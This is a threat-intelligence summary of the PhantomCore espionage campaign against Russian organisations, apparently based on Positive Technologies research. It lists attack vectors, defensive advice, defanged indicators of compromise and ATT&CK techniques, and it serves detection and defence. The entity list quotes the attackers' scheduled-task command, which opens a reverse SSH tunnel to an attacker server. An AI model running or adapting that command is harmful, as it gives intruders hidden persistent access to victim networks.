PhantomCore Campaign Compromises 181 Russian Hosts in Cyberespionage Operation
Summary
Researchers detail PhantomCore’s espionage campaign against Russian organizations, reporting 181 compromised hosts, a varied malware toolkit and segmented infrastructure. They also identify evidence suggesting a lower-skilled splinter group.
Key points
- The campaign began on May 12, 2025, and compromised 181 hosts at Russian government and critical-sector organizations; researchers reported the group still controlled 49 hosts.
- Initial access included malicious ZIP email attachments containing LNK files, as well as a phishing site that used a fake CAPTCHA to trick visitors into running a PowerShell command.
- The attackers deployed PhantomRAT and PhantomRShell, then used PhantomTaskShell, MeshAgent, SSH tunnels and other tools for persistence, remote access and control.
- PhantomStealer and a commercial password-recovery utility targeted credentials; RClone was used to collect and exfiltrate files to Mega cloud storage.
- Researchers mapped segmented command-and-control, payload-staging, proxy and host-aggregation infrastructure, and described the campaign’s attack chain and indicators of compromise.
- A separate backdoor, PhantomGoShell, showed development and operational differences from PhantomCore’s main tools; researchers assess it was used by a lower-skilled offshoot, with no evidence of real-world attacks using it.
Article Details
- Attack Vectors

- Email delivery of ZIP archives, sometimes password-protected, containing LNK files that display a PDF lure while extracting and launching PhantomRAT.
- Delivery of backdoors as polyglot files, including through compromised email accounts belonging to legitimate Russian companies.
- A phishing site copied the Moscow City Compulsory Medical Insurance Fund website and used a fake CAPTCHA to induce visitors to paste and execute a PowerShell command that downloaded MeshAgent.
- Initial backdoors downloaded additional payloads from a compromised website and attacker-operated staging servers.
- Scheduled tasks, a background service, remote administration software, and reverse SSH tunnels maintained access to compromised hosts.
- PhantomStealer and a commercial password recovery utility collected authentication data; RClone was used to exfiltrate data to an attacker-operated cloud storage account.
- Defensive Notes
- Use licensed antivirus solutions with regularly refreshed signature databases.
- Scan attachments from untrusted or suspicious senders, particularly messages with unusual domains, no prior correspondence, or urgent claims invoking government agencies or regulators.
- Scan password-protected archives and embedded files before opening them.
- Show file extensions and check actual file types; avoid files with misleading icons or multiple trailing extensions.
- Provide regular employee training and exercises on safe email handling and resistance to social engineering.
- The researchers used distinctive control-panel routes, favicon characteristics, and shared infrastructure relationships to identify additional servers and feed detections into Positive Technologies products.
- The source recommends combining established detection expertise with current threat intelligence.
Indicators of compromise
| Type | Indicator | Context |
|---|---|---|
| DOMAIN | agrotech[.]homes | PhantomCore IT-mimicry domain linked through the registration email used for its infrastructure. |
| DOMAIN | austolns[.]pw | Detected PhantomCore MeshCentral C2 domain. |
| DOMAIN | blockchaineech[.]world | PhantomCore IT-mimicry domain linked through the registration email used for its infrastructure. |
| DOMAIN | cybersedcurity[.]world | PhantomCore IT-mimicry domain linked through the registration email used for its infrastructure. |
| DOMAIN | interoperaebility[.]world | PhantomCore IT-mimicry domain linked through the registration email used for its infrastructure. |
| DOMAIN | mgfoms[.]org | PhantomCore phishing site using a fake CAPTCHA to induce execution of a MeshAgent download command. |
| DOMAIN | miucroprocessors[.]world | PhantomCore IT-mimicry domain linked through the registration email used for its infrastructure. |
| DOMAIN | polylab[.]top | PhantomCore IT-mimicry domain linked through the registration email used for its infrastructure. |
| DOMAIN | reconfiguratifon[.]world | PhantomCore IT-mimicry domain linked through the registration email used for its infrastructure. |
| DOMAIN | softline-solutions[.]cloud | Detected PhantomCore MeshCentral C2 domain themed to resemble legitimate IT infrastructure. |
| DOMAIN | techinnovators[.]world | PhantomCore IT-mimicry domain linked through the registration email used for its infrastructure. |
| DOMAIN | telecommuunication[.]world | PhantomCore IT-mimicry domain linked through the registration email used for its infrastructure. |
emilygrace1981@proton[.]me | Registration email linked to PhantomCore MeshCentral domains and additional IT-mimicry domains. | |
iseh34228@proton[.]me | Email address used to register the PhantomCore phishing domain. | |
mariaaa228@proton[.]me | Registration email for the cloud storage account used by PhantomCore for RClone data exfiltration. | |
netu@tuta[.]com | Email for the PhantomCore account used to purchase the password recovery utility. | |
| HOSTNAME | nextcloud[.]1cbit[.]dev | Detected PhantomCore MeshCentral C2 hostname mimicking legitimate IT infrastructure. |
| HOSTNAME | nextcloud[.]soft-trust[.]com | Detected PhantomCore MeshCentral C2 hostname mimicking legitimate IT infrastructure. |
| HOSTNAME | nextcloud[.]trust-sec[.]it[.]com | Detected PhantomCore MeshCentral C2 hostname mimicking legitimate IT infrastructure. |
| IPV4 | 185[.]130[.]249[.]224 | PhantomCore aggregator server collecting information about infected hosts. |
| IPV4 | 185[.]130[.]251[.]219 | Detected PhantomCore proxy server associated with PhantomProxyLite, RSocx, and SSH tunneling. |
| IPV4 | 185[.]130[.]251[.]227 | PhantomCore proxy server used as a reverse SSH tunnel endpoint. |
| IPV4 | 185[.]225[.]17[.]104 | Detected PhantomRShell C2 server. |
| IPV4 | 188[.]127[.]254[.]234 | PhantomCore payload staging server distributing credential-theft utilities, MeshAgent, and a collection script. |
| IPV4 | 188[.]127[.]254[.]44 | Detected PhantomRShell C2 server. |
| IPV4 | 193[.]124[.]117[.]89 | C2 server used by all detected PhantomGoShell samples; researchers reported no evidence of its use in real attacks. |
| IPV4 | 193[.]187[.]174[.]251 | PhantomCore proxy server used by RSocx to establish connections from compromised hosts. |
| IPV4 | 193[.]187[.]174[.]3 | Detected PhantomCore proxy server associated with PhantomProxyLite, RSocx, and SSH tunneling. |
| IPV4 | 194[.]116[.]215[.]166 | Detected PhantomCore proxy server associated with PhantomProxyLite, RSocx, and SSH tunneling. |
| IPV4 | 194[.]116[.]215[.]36 | Detected server in PhantomCore's MeshCentral C2 infrastructure. |
| IPV4 | 194[.]87[.]253[.]233 | Detected server in PhantomCore's MeshCentral C2 infrastructure. |
| IPV4 | 195[.]133[.]32[.]213 | PhantomCore proxy and SSH tunnel server also used to distribute RClone and its configuration. |
| IPV4 | 195[.]58[.]54[.]39 | Detected PhantomRAT C2 server used to collect host information and issue payload-download commands. |
| IPV4 | 213[.]232[.]204[.]110 | Detected server in PhantomCore's MeshCentral C2 infrastructure. |
| IPV4 | 217[.]19[.]4[.]206 | Detected server in PhantomCore's MeshCentral C2 infrastructure. |
| IPV4 | 45[.]158[.]169[.]131 | Detected PhantomCore proxy server associated with PhantomProxyLite, RSocx, and SSH tunneling. |
| IPV4 | 45[.]8[.]228[.]253 | Detected PhantomCore proxy server associated with PhantomProxyLite, RSocx, and SSH tunneling. |
| IPV4 | 46[.]8[.]71[.]104 | Detected server in PhantomCore's MeshCentral C2 infrastructure. |
| IPV4 | 88[.]66[.]89[.]231 | Detected PhantomCore proxy server associated with PhantomProxyLite, RSocx, and SSH tunneling. |
| IPV4 | 91[.]219[.]151[.]103 | Detected PhantomCore proxy server associated with PhantomProxyLite, RSocx, and SSH tunneling. |
| IPV4 | 91[.]219[.]151[.]59 | Detected PhantomCore proxy server associated with PhantomProxyLite, RSocx, and SSH tunneling. |
| IPV4 | 91[.]239[.]148[.]21 | Detected PhantomRShell C2 server. |
| IPV4 | 91[.]239[.]148[.]211 | Detected server in PhantomCore's MeshCentral C2 infrastructure. |
| SHA256 | 01f12bb3f4359fae1138a194237914f4fcdbf9e472804e428a765ad820f399be | Detected PhantomRShell backdoor sample. |
| SHA256 | 204544fc8a8cac64bb07825a7bd58c54cb3e605707e2d72206ac23a1657bfe1e | Detected PhantomRShell backdoor sample. |
| SHA256 | 2611121e4100b60e8644211bdc831144ba8b772d4d40e616864e7a723a9d7bf8 | Detected PhantomProxyLite sample used to maintain reverse SSH access. |
| SHA256 | 278f051832c4b2c95ba899d685478bd3430f74d21aea367377cc17788c3a5638 | Detected PhantomRAT backdoor sample. |
| SHA256 | 31cc62a06720e0c20f03e0cb912bb92b20e5f339ae9c7280b235f63ac35eda9a | Detected PhantomRAT backdoor sample. |
| SHA256 | 413c9e2963b8cca256d3960285854614e2f2e78dba023713b3dd67af369d5d08 | Detected PhantomRShell backdoor sample. |
| SHA256 | 4c78d6bba282aaff0eab749cfa8a28e432f7cbf9c61dec8de8f4800fd27e0314 | Detected PhantomRShell backdoor sample. |
| SHA256 | 9287fd8adc333469eabe655ccf13b78e1abb6e42c0cc6817ae66372fb126a683 | Detected PhantomRAT backdoor sample. |
| SHA256 | 9f9acdd833f3fd7b8bf987a8cc17e9456546fdcbcfe80c3b0dfc57c6f62d3e4b | Detected PhantomTaskShell PowerShell backdoor sample. |
| SHA256 | a2be4d9fdba560a4706ff8c4b32f092ef476f203c96e1b4afaf391cfe82aa533 | Detected PhantomProxyLite sample used to maintain reverse SSH access. |
| SHA256 | b683235791e3106971269259026e05fdc2a4008f703ff2a4d32642877e57429a | Detected PhantomRShell backdoor sample. |
| SHA256 | b701272e20db5e485fe8b4f480ed05bcdba88c386d44dc4a17fe9a7b6b9c026b | Detected PhantomProxyLite sample used to maintain reverse SSH access. |
| SHA256 | be14fc604c840c3afff9542106c73ed247417de5a56b1e9b2843e7947f0722d9 | Detected PhantomRShell backdoor sample. |
| SHA256 | c34fb316e7b60cff25be9c86e5736b802b9e99b1ac29daa03b08c3435b6ada8c | Detected PhantomRAT backdoor sample. |
| SHA256 | c3d05d7d6e1c50c6bd493fd5613c3204e6beadf8b6e4915cdf2f899fabf86a4e | Detected PhantomStealer infostealer sample. |
| SHA256 | c67cf425d688bba6dbe00e6d86a501f6978664ff99c1811c7104f4a3f4b7e884 | Detected PhantomRAT backdoor sample. |
| SHA256 | ed9b24a77a74cd34c96b30f8de794fe85eb1d9f188f516bd7d6020cc81a86728 | Detected PhantomRShell backdoor sample. |
| URL | hxxp[:]//185[.]130[.]249[.]224/upload | Attacker-operated upload endpoint receiving reports about compromised systems. |
| URL | hxxp[:]//188[.]127[.]254[.]234:443/remote[.]zip | PhantomCore staging URL used to download MeshAgent. |
| URL | hxxp[:]//188[.]127[.]254[.]234/browser[.]zip | Payload URL used to download PhantomStealer. |
| URL | hxxp[:]//188[.]127[.]254[.]234/dnsclient[.]zip | PhantomCore staging URL used to download MeshAgent. |
| URL | hxxp[:]//188[.]127[.]254[.]234/inetpub[.]zip | PhantomCore staging URL used to download MeshAgent. |
| URL | hxxp[:]//188[.]127[.]254[.]234/load[.]zip | PhantomCore staging URL for a PowerShell collection script that researchers could not obtain. |
| URL | hxxp[:]//188[.]127[.]254[.]234/one[.]zip | PhantomCore staging URL used to download the password recovery utility. |
| URL | hxxp[:]//188[.]127[.]254[.]234/remote[.]zip | PhantomCore staging URL used to download MeshAgent through certutil.exe. |
| URL | hxxp[:]//195[.]133[.]32[.]213:8000/srvhost[.]exe | Attacker-hosted URL distributing the RClone executable used for data exfiltration. |
| URL | hxxp[:]//195[.]133[.]32[.]213:8000/wusa[.]conf | Attacker-hosted URL distributing the RClone configuration used for data exfiltration. |
| URL | hxxps[:]//mgfoms[.]org/in[.]php?action=2 | Phishing-site payload URL used by the fake CAPTCHA command to download MeshAgent. |
MITRE ATT&CK
T1005 · Data from Local SystemA PowerShell collection script searched local user directories for documents, images, shortcuts, and RDP and OpenVPN configuration files.T1007 · System Service DiscoveryOperators used get-service to enumerate system services.T1016 · System Network Configuration DiscoveryPhantomRAT collected local interface addresses, while operators inspected ARP entries, IP configuration, and routing information.T1016.001 · Internet Connection DiscoveryPhantomRAT queried an external service to determine the compromised host's public IP address.T1027.002 · Software PackingThe initial email-delivered PhantomRAT samples were packed with UPX.T1033 · System Owner/User DiscoveryPhantomRAT read the USERNAME environment variable, and operators used whoami and quser to identify users.T1036.005 · Match Legitimate Resource Name or LocationPhantomCore used legitimate-looking task and file names, PhantomRShell used vendor-like directories and User-Agent values, and PhantomGoShell masqueraded as Discord.T1053.005 · Scheduled TaskScheduled tasks persisted PhantomTaskShell, ran MeshAgent daily, and re-established reverse SSH tunnels.T1057 · Process DiscoveryOperators used tasklist to enumerate processes, including during PhantomGoShell sandbox testing.T1059.001 · PowerShellPhantomTaskShell executed operator commands through PowerShell; the fake CAPTCHA also induced execution of a PowerShell payload-download command.T1059.003 · Windows Command ShellPhantomRAT, PhantomRShell, and PhantomGoShell executed received commands through the Windows command interpreter.T1069.002 · Domain GroupsOperators enumerated domain groups and members of Domain Admins using net group commands.T1070.004 · File DeletionOperators deleted credential-theft utilities, RClone, its configuration, and the collection script after use.T1071.001 · Web ProtocolsThe backdoors exchanged host information, commands, and execution results using HTTP requests to dedicated C2 routes.T1074.001 · Local Data StagingStolen authentication data and host information were written to local files before subsequent transfer.T1082 · System Information DiscoveryBackdoors collected hostnames and domain information; operators also ran systeminfo and queried logical disks.T1083 · File and Directory DiscoveryOperators listed drives and user directories; the collection script recursively searched user directories for selected file extensions.T1087.001 · Local AccountOperators ran net user to enumerate local accounts.T1087.002 · Domain AccountOperators ran net user /domain and queried individual domain users.T1090 · ProxyPhantomCore used PhantomProxyLite, RSocx SOCKS5 connections, and proxy servers to maintain access to victim networks.T1105 · Ingress Tool TransferBackdoors downloaded additional malware, remote administration utilities, RClone, and configuration files from staging servers using direct URLs, PowerShell, and certutil.exe.T1112 · Modify RegistryPhantomProxyLite stored its reverse port in HKLM\SOFTWARE\SSHService; PhantomGoShell modified a Run registry key for persistence.T1204.002 · Malicious FileExecuting an attached LNK file displayed a PDF lure while extracting, installing, and launching PhantomRAT.T1219 · Remote Access ToolsPhantomCore used MeshAgent controlled through MeshCentral; PhantomGoShell operators also tested installation and use of AnyDesk in public sandbox VMs.T1497.001 · System ChecksPhantomRAT checked Windows registry values for the string vmware to detect virtualization or analysis environments.T1518.001 · Security Software DiscoveryOperators inspected Windows Defender configuration using get-mppreference.T1543.003 · Windows ServicePhantomProxyLite ran as a background service named SSHService.T1547.001 · Registry Run Keys / Startup FolderPhantomGoShell persisted by writing its replicated executable path to a Run registry key named Discord.T1555 · Credentials from Password StoresPhantomCore used XenArmor All-In-One Password Recovery Pro to recover authentication data and write the results to an HTML file.T1555.003 · Credentials from Web BrowsersPhantomStealer extracted and decrypted authentication data saved in Yandex Browser and Google Chrome.T1560.001 · Archive via UtilityPhantomStealer saved extracted authentication data to separate files and packaged them into a ZIP archive.T1566.001 · Spearphishing AttachmentPhantomCore delivered backdoors in email attachments, including ZIP archives and polyglot files sent from compromised company mailboxes.T1567.002 · Exfiltration to Cloud StoragePhantomCore used RClone and a cloud storage account to exfiltrate data from infected hosts.T1571 · Non-Standard PortReverse SSH tunnels used ports 80 and 443 to resemble HTTP or HTTPS traffic.T1572 · Protocol TunnelingPhantomProxyLite and OpenSSH established reverse SSH tunnels into victim networks.T1573.001 · Symmetric CryptographyPhantomGoShell encrypted commands and command output with AES-256-CBC using a key derived from its generated session encryption key.T1622 · Debugger EvasionPhantomRAT called IsDebuggerPresent() to detect debugging.
People
Threat Actors
Malware
PhantomGoShellThe new backdoor, dubbed PhantomGoShell, is written in Go, executes commands on a compromised Windows host via the command line interpreter, and shows logic- and code-level similarities to PhantomRAT and PhantomRShellPhantomProxyLitehosts to download from payload staging servers and run the following payload: PhantomTaskShell, PhantomProxyLite, MeshAgent, and RSocx.PhantomRATExecuting the encapsulated LNK file opened a PDF lure and silently extracted, installed, and launched an updated PhantomRAT backdoor controlled from the C2 server at 195.58.54[.]39.PhantomRShell2. C2 servers of the PhantomRShell backdoorPhantomStealerPhantomStealer infostealerPhantomTaskShellcommands to infected hosts to download from payload staging servers and run the following payload: PhantomTaskShell, PhantomProxyLite, MeshAgent, and RSocx.
Vendors
CGI Global LimitedNotably, 33% of the entire infrastructure is concentrated on the networks of the Canadian provider CGI Global Limited.First Server LimitedFirst Server Limited: AS204997 (5%)LLC Smart ApeLLC Smart Ape: AS56694 (28%)Mt Finance LLCMt Finance LLC: AS214822 (14%)Positive TechnologiesLead Cyberthreat Intelligence Specialist, Positive Technologies Expert Security Center
Products
AnyDeskdownloading, installing, and starting the remote administration utilities Remote Desktop Connection and AnyDesk.Discordthe Credential Access stage. It targets authentication data saved in Yandex Browser, Google Chrome, and Discord. It isn't an open source utility but contains usage instructions.Google ChromeGo, used during the Credential Access stage. It targets authentication data saved in Yandex Browser, Google Chrome, and Discord. It isn't an open source utility but contains usage instructions.MattermostWeb authentication pages mimicking corporate Mattermost and Nextcloud servicesMeshCentralSegmented infrastructure and tools: a compromised Russian site, a phishing site with a fake CAPTCHA, payload staging servers, MeshCentral servers, SSH tunnels, and a Phantom control panelMicrosoft Windowsvisitors, under the pretext of a fake CAPTCHA challenge, to paste and execute clipboard contents in the Windows command-line interpreter.NextcloudWeb authentication pages mimicking corporate Mattermost and Nextcloud servicesPT SandboxDownloading the PhantomTaskShell backdoor from a compromised site into PT SandboxPT Threat Intelligence PortalThe associated threat intelligence, enriched with verdicts from Positive Technologies products, was promptly added to the PT Threat Intelligence Portal knowledge base.Remote Desktop Connectionkeys and silently downloading, installing, and starting the remote administration utilities Remote Desktop Connection and AnyDesk.Yandex Browserwritten in Go, used during the Credential Access stage. It targets authentication data saved in Yandex Browser, Google Chrome, and Discord. It isn't an open source utility but contains usage instructions.
Tools
MeshAgentfrom payload staging servers and run the following payload: PhantomTaskShell, PhantomProxyLite, MeshAgent, and RSocx.OpenSSHschtasks /create /sc DAILY /tn SSH /tr \\"C:\\Windows\\system32\\OpenSSH\\ssh.exe -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o ServerAliveCountMax=15 -f -N -R 52213 -p 443 cfyvg84df17842o@185.130.251.227\\"RCloneRClone utilityRSocxpayload staging servers and run the following payload: PhantomTaskShell, PhantomProxyLite, MeshAgent, and RSocx.UPXIn early May, PT ESC's Threat Intelligence team detected several UPX packed RAT samples delivered by email as ZIP archives—some password protected—named "Документы_на_рассмотрение" ("Documents for review").XenArmor All-In-One Password Recovery ProXenArmor All-In-One Password Recovery Pro utility
Countries
Finlandin the 185.130.248.0/22 subnet. The remaining 52% is hosted abroad, distributed fairly evenly across Finland (9%), France (9%), the Netherlands (9%), the U.S. (5%), Germany (5%), Hong Kong (5%), Moldova (5%), andFrancesubnet. The remaining 52% is hosted abroad, distributed fairly evenly across Finland (9%), France (9%), the Netherlands (9%), the U.S. (5%), Germany (5%), Hong Kong (5%), Moldova (5%), and Poland (5%).Germanyabroad, distributed fairly evenly across Finland (9%), France (9%), the Netherlands (9%), the U.S. (5%), Germany (5%), Hong Kong (5%), Moldova (5%), and Poland (5%). Notably, 33% of the entire infrastructure isHong Kongfairly evenly across Finland (9%), France (9%), the Netherlands (9%), the U.S. (5%), Germany (5%), Hong Kong (5%), Moldova (5%), and Poland (5%). Notably, 33% of the entire infrastructure is concentrated on theMoldovaacross Finland (9%), France (9%), the Netherlands (9%), the U.S. (5%), Germany (5%), Hong Kong (5%), Moldova (5%), and Poland (5%). Notably, 33% of the entire infrastructure is concentrated on the networks of thePoland(9%), France (9%), the Netherlands (9%), the U.S. (5%), Germany (5%), Hong Kong (5%), Moldova (5%), and Poland (5%). Notably, 33% of the entire infrastructure is concentrated on the networks of the Canadian providerRussiaunknown in-house samples, documented the TTPs and attack kill chain, identified victim organizations in Russia whose corporate networks were compromised, and prevented non-tolerable events.the NetherlandsThe remaining 52% is hosted abroad, distributed fairly evenly across Finland (9%), France (9%), the Netherlands (9%), the U.S. (5%), Germany (5%), Hong Kong (5%), Moldova (5%), and Poland (5%). Notably, 33% of thethe U.S.52% is hosted abroad, distributed fairly evenly across Finland (9%), France (9%), the Netherlands (9%), the U.S. (5%), Germany (5%), Hong Kong (5%), Moldova (5%), and Poland (5%). Notably, 33% of the entire
Industries
Chemical industryChemical industry companiesDefenseUsed during the Persistence and Defense Evasion stages to host PhantomTaskShell, MeshAgent, and RSocx, which operators of the PhantomRAT and PhantomRShell backdoors load onto infected hosts via a direct URL:GovernmentScale and intensity of cyberattacks: from May to July, more than 180 hosts at Russian organizations in critical economic sectors and government were infectedITPhantomCore applies a full set of measures to disguise its MeshCentral servers as legitimate IT infrastructure:ManufacturingManufacturing companiesMiningMining companiesResearchUsing PhantomTaskShell, which receives commands from the Phantom control panel, download a sample of an unknown PowerShell script from the C2 server's port 80 and extract it (we could not obtain it during the research):ShipbuildingShipbuilding companies